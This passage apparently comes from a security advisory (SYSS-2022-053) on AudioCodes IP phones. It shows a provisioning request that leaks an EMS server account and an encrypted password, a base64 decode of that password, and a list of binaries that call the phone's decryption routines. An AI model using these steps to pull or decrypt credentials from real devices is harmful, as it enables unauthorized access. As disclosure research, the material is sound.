
```
GET /pub/MP202-DMS-Flash-USA.CONF HTTP/1.1
Host: redirect.audiocodes.com
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*
Connection: close


```

Response


```
HTTP/1.1 200 OK
Content-Length: 528
Connection: close
Content-Type: application/octet-stream
Date: Wed, 26 Oct 2022 18:59:21 GMT
```

SYSS-2022-053


- SYSS-2022-053
- Exposure of sensitive Information to an unauthorized Actor (CWE-200)



```
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Connection: close

ems_server/provisioning/url=https://ippdm.audiocodes.com/
provisioning/method=STATIC
provisioning/configuration/url=https://ippdm.audiocodes.com/dynamicconfigfiles/
provisioning/firmware/url=https://ippdm.audiocodes.com/firmwarefiles/
ems_server/user_name=system
ems_server/user_password={
  "VvlZOp5/5pM="
}
```



```
$ echo "VvlZOp5/5pM=" | base64 -d | xxd

00000000: 56f9 593a 9e7f e693          🧐          V.Y:....
```



Firmware

audiocodes.com/library/firmware

IP Phone Software Image Files


Click here to download the latest software image files of the AudioCodes IP Phones

Source: https://www.audiocodes.com/library/firmware


Password Encryption

- Imports of ***AC_Decrypt_Param*** and ***decrypt_string*** from ***/lib/libac_des3.so***
  - */lib/libcgi.so*
  - */lib/libdevice_management.so*
  - */lib/libaq201.so*
  - */home/ipphone/bin/voip_task_SFB*
  - */home/ipphone/bin/nxphone*
  - */home/ipphone/bin/emsc*
  - */home/ipphone/bin/http_services*


/lib/libac_des3.so



